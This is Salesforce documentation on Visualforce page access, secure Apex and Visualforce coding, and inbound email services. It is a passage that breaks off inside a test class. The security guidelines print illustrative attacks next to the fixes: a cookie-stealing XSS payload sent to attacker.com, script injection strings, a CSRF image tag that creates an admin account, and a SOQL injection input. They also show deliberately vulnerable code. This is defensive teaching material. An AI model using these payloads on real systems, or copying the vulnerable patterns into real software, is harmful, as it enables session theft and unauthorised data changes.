Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Permission for a Visualforce page is checked at the top level only. Once users can access a page, they can execute all Apex that's associated with the page. This includes:

- The controller for the page and any Apex classes called from the controller class.
- Any extension classes for the page and any Apex called from an extension.
- Any Apex classes associated with custom components within the page.
- Any classes associated with the page through the use of `apex:include` or `apex:composition`.

For example, if page A depends on a controller that calls an Apex class B, and a user has access only to page A but not class B, the user can still execute the code in page A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page, *not* for the controller associated with the component.

If users have the “Customize Application” permission, they can access all Visualforce pages in the associated organization. However, they can still have restrictions related to Apex classes. The “Customize Application” permission doesn’t allow users to ignore those restrictions in a Visualforce page unless they have Visualforce page access. Users without the “Customize Application” permission can still view Visualforce page ids and names.

Also, to include Apex in a page, users must have the “Author Apex” permission or access to the Apex class.

Note Organizations with Salesforce Sites or Customer Portals can enable Visualforce pages either by assigning them to user profiles or by enabling them for the entire site.

Set Visualforce Page Security from a Page Definition
Set Visualforce page security.

Set Visualforce Page Security from Permission Sets
Specify Visualforce page access in permission sets.

Set Visualforce Page Security from Profiles
Set Visualforce security directly from a profile to give that profile’s users access to the specified Visualforce page.

See Also

Security Guidelines for Apex and Visualforce Development
Visualforce Developer's Guide
Set Visualforce Page Security from a Page Definition
Set Visualforce Page Security from Permission Sets
Set Visualforce Page Security from Profiles

Set Visualforce Page Security from a Page Definition

Set Visualforce page security.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To set Visualforce page security:	Manage Profiles and Permission Sets AND Customize Application

1. From Setup, enter *Visualforce Pages* in the **Quick Find** box, then select **Visualforce Pages**.
2. Next to the name of the page that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**.
4. Select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

Set Visualforce Page Security from Permission Sets

Specify Visualforce page access in permission sets.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Permission sets available in: **Essentials**, **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To edit Visualforce page access settings:	Manage Profiles and Permission Sets

1. From Setup, enter *Permission Sets* in the **Quick Find** box, then select **Permission Sets**.
2. Select a permission set.
3. Click **Visualforce Page Access**.
4. Click **Edit**.
5. Select the Visualforce pages that you want to enable from the Available Visualforce Pages list and click **Add**, or select the Visualforce pages that you want to disable from the Enabled Visualforce Pages list and click **Remove**.
6. Click **Save**.

Set Visualforce Page Security from Profiles

Set Visualforce security directly from a profile to give that profile's users access to the specified Visualforce page.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To set Visualforce page security:	Manage Profiles and Permission Sets

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Click the name of the profile you want to modify.
3. Go to the Visualforce Page Access page or related list and click **Edit**.
4. Select the Visualforce pages that you want to enable from the Available Visualforce Pages list and click **Add**. You can also select the Visualforce pages that you want disabled from the Enabled Visualforce Pages list and click **Remove**.
5. Click **Save**.

Security Guidelines for Apex and Visualforce Development

Understand and guard against vulnerabilities in your code as you develop custom applications.

REQUIRED EDITIONS

Available in: Salesforce Classic
Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions Visualforce is not available in **Database.com**.

Understanding Security

The powerful combination of Apex and Visualforce pages allows Lightning Platform developers to provide custom functionality and business logic to Salesforce or to create a new standalone product running inside the Lightning Platform. But as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses in the Lightning Platform. But careless developers can still bypass the built-in defenses and then expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Lightning Platform are similar to general web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important for developers to learn and understand the

security flaws described. For more information, see the Lightning Platform Security Resources page on Salesforce Developers. https://developer.salesforce.com/page/Security.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks are where malicious HTML or client-side scripting is provided to a web application.

The web application includes malicious scripting in a response to a user who unknowingly becomes the victim of the attack. The attacker uses the web application as an intermediary in the attack, taking advantage of the victim's trust for the web application. Most applications that display dynamic web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is shown to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume this script is included in a Lightning Platform page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter this value for `userparam`.

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocumen
t.cookie;var%20foo='2
```

In this case, all cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the web application as if they were the victim.

The attacker can post a malicious script using a website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These attacks range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, which allow an attacker full access to the victim's session.

For more information on this type of attack:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Lightning Platform, several anti-XSS defenses are in place. For example, Salesforce has filters that screen out harmful characters in most output methods. For the developer using standard classes

and output methods, the threats of XSS flaws are largely mitigated. But the creative developer can still find ways to intentionally or accidentally bypass the default controls.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place to screen out harmful characters. For example, this code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `&lt;` so that a literal < appears on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. You can disable this behavior by setting the optional attribute `escape="false"`. For example, this output is vulnerable to XSS attacks.

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}"
/>
```

Programming Items Not Protected from XSS

Custom Javascript code and code within `<apex:includeScript>` components don't have built-in XSS protections. These items allow the developer to customize the page with script commands. It doesn't makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Lightning Platform has no way to protect you. For example, this code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

With the `<apex:includeScript>` Visualforce component, you can include a custom script on a page.

Make sure to validate that the content is safe and includes no user-supplied data. For example, this snippet is vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter as in the example, they're able to direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is: {!FUNCTION()} or {!$OBJECT.ATTRIBUTE}. For example, if a developer wanted to include a user's session ID in a link, they can create the link by using this syntax.

```
<a href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&serve
r={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

And it renders like this output.

```
<a href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoA
QNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=ht
tps://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or can include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data isn't escaped during rendering. Because expressions are rendered on the server, it's not possible to escape rendered data on the client using JavaScript or other client-side technology. It can be dangerous if the formula expression references nonsystem data that's hostile or editable and the expression isn't wrapped in a function to escape the output during rendering. A common vulnerability is created by using the `{!$Request.*}` expression to access request parameters.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
https://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealer
t('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><b
ody>Hello world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the described attack can be prevented by using these nested `SUBSTITUTE()` calls.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</tit
le>
    </head>
    <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, the characters needing escaping and their escaped counterparts can vary. For example, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retUR
L}";</script>
```

requires that the double quote character is escaped with its URL encoded equivalent of %22 instead of the HTML escaped ", because it's likely to be used in a link. Otherwise, the request:

```
https://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

The `ret` variable sometimes needs additional client-side escaping later in the page if used in a way that can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's org, it must still be escaped before use to prevent users from executing code in the context of other users, such as those with higher privilege levels. Only users within the same organization can perform these kinds of attacks. These attacks undermine user roles and reduce the integrity of auditing

records. Data can be imported from external sources and not screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less a programming mistake and more a lack of a defense.

For example, an attacker has a web page at `www.attacker.com` that could be any web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img src="http://www.yourwebpage.com/yourapplication/createuser?email=attacke
r@attacker.com&type=admin....." height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your web page when they visit the attacker's web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your web page. This attack is a simple example, and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Lightning Platform, Salesforce implemented an anti-CSRF token to prevent such an attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and doesn't execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer can bypass the built-in defenses without realizing the risk. For example, a custom controller takes the object ID as an input parameter and then uses that input parameter in a SOQL call.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

The developer unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacking web page can send the user to this page by using a CSRF attack and providing any value for the `id` parameter.

There are no built-in defenses for such situations, and developers must be cautious about writing pages that act based on a user-supplied parameter like the `id` variable in the previous example. A possible work-around is to insert an intermediate confirmation page to make sure that the user intended to call the page. Other suggestions include shortening the idle session timeout and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of the Salesforce built-in defense against CSRF, your users can encounter an error when multiple Salesforce login pages are open. If the user logs in to Salesforce in one tab and then attempts to log in on another, they see this error: The page you submitted was invalid for your session. Users can successfully log in by refreshing the login page or by attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection.

Apex doesn't use SQL, but uses its own database query language, SOQL. SOQL is simpler and more limited in functionality than SQL. The risks are lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. SQL/SOQL injection takes user-supplied input and uses those values in a dynamic SOQL query. If the input isn't validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

SOQL Injection Vulnerability in Apex

Here's a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
```

```
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        List<Contact> queryResult = Database.query(qryString);
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

This simple example illustrates the logic. The code is intended to search for contacts that weren't deleted. The user provides one input value called `name`. The value can be anything provided by the user, and it's never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected.

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

But what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Na
me LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The preceding vulnerable example can be rewritten using static SOQL.

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        List<Contact> queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
```

```
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Lightning Platform makes extensive use of data sharing rules. Each object has permissions and can have sharing settings that users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions aren't respected during execution. The default behavior is that an Apex class can read and update all data. Because these rules aren't enforced, developers who use Apex must avoid inadvertently exposing sensitive data that's normally hidden behind user permissions, field-level security, or defaults. For example, consider this Apex pseudo-code.

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in doesn't have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Email Services

You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact

information in messages.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Essentials**, **Group**, and **Professional** Editions

USER PERMISSIONS NEEDED	
To configure Apex email services and email service addresses:	Customize Application
To create Apex classes:	Author Apex

What Are Email Services?

Email services are automated processes that use Apex classes to process inbound email.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Essentials**, **Group**, and

Professional Editions

USER PERMISSIONS NEEDED	
To configure Apex email services and email service addresses:	Customize Application
To create Apex classes:	Author Apex

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

Note Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production org.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 25 MB (varies depending on language and character set).

See Also

Define Email Service Addresses

Add an inbound email address for an email service.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Essentials**, **Group**, and **Professional** Editions

USER PERMISSIONS NEEDED	
To configure Apex email services and email service addresses:	Customize Application
To create Apex classes:	Author Apex

1. From Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.
2. Choose the email service for which you want to define an address.
3. Click **New Email Address**, or click **Edit** to change the configuration for an existing email service address. To delete an email service address, click **View** and **Delete**.
4. In the **Email Address** field, enter the local-part of the email service address. Salesforce generates a unique domain-part for each email service address to ensure that no two email service addresses are identical. The generated domain-part appears to the right of the **Email Address** field.

   Tip For the local-part of a Salesforce email address, all alphanumeric characters are valid, plus the following special characters: !#$%&'*/=?^_+-`{|}~. For the domain-part of a Salesforce email address, only alphanumeric characters are valid, as well as hyphen (-). The dot character (.) is also valid in both the local-part and domain-part as long as it is not the first or last character.Salesforce email addresses are case-insensitive.
5. Select the **Active** checkbox if you want the email service address to be activated when you click **Save**.
6. Choose the **Context User**. The email service assumes the permissions of the context user when processing the messages this address receives. For example, if the email service is configured to modify contact records upon receiving updated contact information, the email service only modifies a record if the context user has permission to edit the record.

   Important Choose a context user that has permission to execute the Apex class that the email service is configured to use.
7. Optionally, configure this email service address to only accept messages from certain senders by listing

their email addresses and domains in the **Accept Email From** text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the **Accept Email From** text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the **Unauthorized Sender Action** failure response setting.

Leave this field blank if you want the email service to receive email from any email address.

If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the **Accept Email From** text boxes on both the email service and the email service address.

8. Click **Save** to save your changes, or **Save and New** to define another inbound email address for this email service.

See Also

- What Are Email Services?
- Define Email Services
- The InboundEmail Object
- Email Services

Define Email Services

Set up an email service to handle incoming email, and configure the service to process messages according to your users' needs.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Essentials**, **Group**, and **Professional** Editions

USER PERMISSIONS NEEDED	
To configure Apex email services and email service addresses:	Customize Application
To create Apex classes:	Author Apex

1. From Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.
2. Click **New Email Service**, or click **Edit** to change an existing email service.
3. Specify the name of the email service.
4. Choose the Apex class you want this email service to use to process messages.

The Apex class you choose must implement the `Messaging.InboundEmailHandler` interface. For example:

```
global class myHandler implements Messaging.InboundEmailHandler {
            global Messaging.InboundEmailResult handleInboundEmail(Messagin
g.InboundEmail email, Messaging.InboundEnvelope envelope) {
                Messaging.InboundEmailResult result = new Messaging.InboundE
mailresult();
                return result;
            }
        }
```

For information on the InboundEmail object, see Using the InboundEmail Object.

5. Choose the types of attachments you want the email service to accept. The options are:

None	The email service accepts the message but discards any attachment.
Text Attachments Only	The email service only accepts the following types of attachments: • Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`. • Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These attachments are saved as `text/x-vcard` and `text/calendar` MIME types, respectively. Messages with attachments other than these types are accepted, but the attachments are discarded.
Binary Attachments Only	The email service only accepts binary attachments, such as image, audio, application, and video files. Binary attachments have a limit of 5 MB per attachment. Messages with attachments that aren't binary are accepted, but the attachments are discarded.
All	The email service accepts any type of attachment.

An email service can only process attachments if you configure the email service to accept attachments and use an Apex class that processes the types of attachments the email service accepts.

Email services can't accept inline attachments, such as graphics inserted in email messages.

6. Optionally, select the **Advanced Email Security Settings** checkbox to configure the email service to verify the legitimacy of the sending server before processing a message. The email service uses the following authentication protocols to verify the sender's legitimacy:If Advanced Security permission is disabled in your org, Advanced Email Settings aren't available.

- DKIM
- DMARC
- SPF

If the sending server passes at least one of these protocols and doesn't fail any, the email service accepts the email. If the server fails a protocol or doesn't support any of the protocols, the email service performs the action specified in the Unauthenticated Sender Action failure response setting. Two exceptions apply.

- If DMARC passes and SPF fails, the email service accepts the email.
- If DKIM fails and any other protocol passes, the email service accepts the email.

If Advanced Security permission is disabled in your org, Advanced Email Settings aren't available. Before selecting the **Authenticate Senders** checkbox, ensure that the senders that you expect to use the email service support at least one of the authentication protocols listed. For information on these authentication protocols, see the following websites:

- https://dkim.org/
- https://dmarc.org/
- www.open-spf.org

7. Email services reject email messages and notify the sender if the email exceeds approximately 25 MB (combined body text, body HTML, and attachments). This size varies depending on language and character set.
8. You can convert text attachments to binary attachments.
9. Optionally, configure this email service only to accept messages from certain senders by listing their email addresses and domains in the **Accept Email From** text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the **Accept Email From** text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the Unauthorized Sender Action failure response setting.

   Leave this field blank if you want the email service to receive email from any email address.

   Note You can also authorize email addresses and domains at the email service address-level. See Defining Email Service Addresses. If both the email service and email service address are configured to accept messages only from certain senders, the email service processes messages only from senders that are listed in the **Accept Email From** text boxes on both the email service and the email service address.
10. Select the **Active** checkbox if you want the email service to be activated when you click **Save**.
11. Configure the failure response settings, which determine how the email service responds if an attempt to access this email service fails for the following reasons:The failure response options are:

Over Email Rate Limit Action	Determines what the email service does with messages if the total number of messages processed by all email services combined has reached the daily limit for your organization. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you

	have 10 licenses, your org can process up to 10,000 email messages a day.
Deactivated Email Address Action	Determines what the email service does with messages received at an email address that is inactive.
Deactivated Email Service Action	Determines what the email service does with messages it receives when the email service itself is inactive.
Unauthenticated Sender Action	Determines what the email service does with messages that fail or don't support any of the authentication protocols if the **Authenticate Senders** checkbox is selected.
Unauthorized Sender Action	Determines what the email service does with messages received from senders who aren't listed in the **Accept From Email** text box on either the email service or email service address.

The failure response options are:

Bounce Message	The email service returns the message to the sender or to the Automated Case User for On-Demand Email-to-Case, with a notification that explains why the message was rejected.
Discard Message	The email service deletes the message without notifying the sender.
Requeue Message (**Over Email Rate Limit Action** Only)	The email service queues the message for processing in the next 24 hours. If the message isn't processed within 24 hours, the email service returns the message to the sender with a notification that explains why the message was rejected.

12. To send error email messages to a specified address instead of the sender's email address, select **Enable Error Routing** and specify the destination email address in **Route Error Emails to This Email Address**. This action prevents the sender being notified when email services can't process an incoming email.

    Note The Enable Error Routing feature only applies to the following five failure scenarios, and only when "Bounce Message" is selected as the response action:
    - Over Email Rate Limit Action
    - Deactivated Email Address Action
    - Deactivated Email Service Action
    - Unauthenticated Sender Action
    - Unauthorized Sender Action

    If "Discard Message" or "Requeue Message" is selected for any of these failure responses, error routing does not occur.

13. Click **Save** to save your changes, or **Save and New Email Address** to create email addresses for this email service, as described in Defining Email Service Addresses.

See Also

- What Are Email Services?
- Define Email Service Addresses
- The InboundEmail Object
- Email Services

The InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs)
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note For information on the Apex email service, see Email Services.

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
public with sharing class CreateTaskEmailExample implements Messaging.InboundE
mailHandler {

  public Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmai
l email,
                                                          Messaging.InboundEnvelo
pe env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;
```

```
    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        WITH USER_MODE
        LIMIT 1 ];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert as user newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

Example 2: Handle Unsubscribe Email

Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email for the word “unsubscribe.” If the word is found, the code finds all contacts and leads that match the From email address and sets the **Email Opt Out** field (`HasOptedOutOfEmail`) to True.

```
public with sharing class unsubscribe implements Messaging.inboundEmailHandle
r{

    public Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEm
ail email,
                          Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResul
t();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on
lower case.
        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in th
e subject line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statemen
t.

        if (unsubMe == true) {

            try {
```

```
            // Look up all contacts with a matching email address.

            for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                              FROM Contact
                              WHERE Email = :env.fromAddress
                              AND hasOptedOutOfEmail = false
                              LIMIT 100]) {

                // Add all the matching contacts into the list.
                c.hasOptedOutOfEmail = true;
                lc.add(c);
            }
            // Update all of the contact records.
            update as user lc;
        }
        catch (System.QueryException e) {
            System.debug('Contact Query Issue: ' + e);
        }

        try {
            // Look up all leads matching the email address.
            for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                           FROM Lead
                           WHERE Email = :env.fromAddress
                           AND isConverted = false
                           AND hasOptedOutOfEmail = false
                           LIMIT 100]) {
                // Add all the leads to the list.
                l.hasOptedOutOfEmail = true;
                ll.add(l);

                System.debug('Lead Object: ' + l);
            }
            // Update all lead records in the query.
            update as user ll;
        }

        catch (System.QueryException e) {
            System.debug('Lead Query Issue: ' + e);
        }

        System.debug('Found the unsubscribe word in the subject line.');
         }
         else {
```

```
            System.debug('No Unsuscribe word found in the subject line.' );
         }
        // Return True and exit.
        // True confirms program is complete and no emails
        // should be sent to the sender of the unsubscribe request.
        result.success = true;
        return result;
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail() ;
       Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='John',
                lastName='Smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                   lastName='smith',
                   Email='user@acme.com',
                   HasOptedOutOfEmail=false);
       insert c;

       // Test with the subject that matches the unsubscribe statement.
       email.subject = 'test unsubscribe test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the testMethod.
```
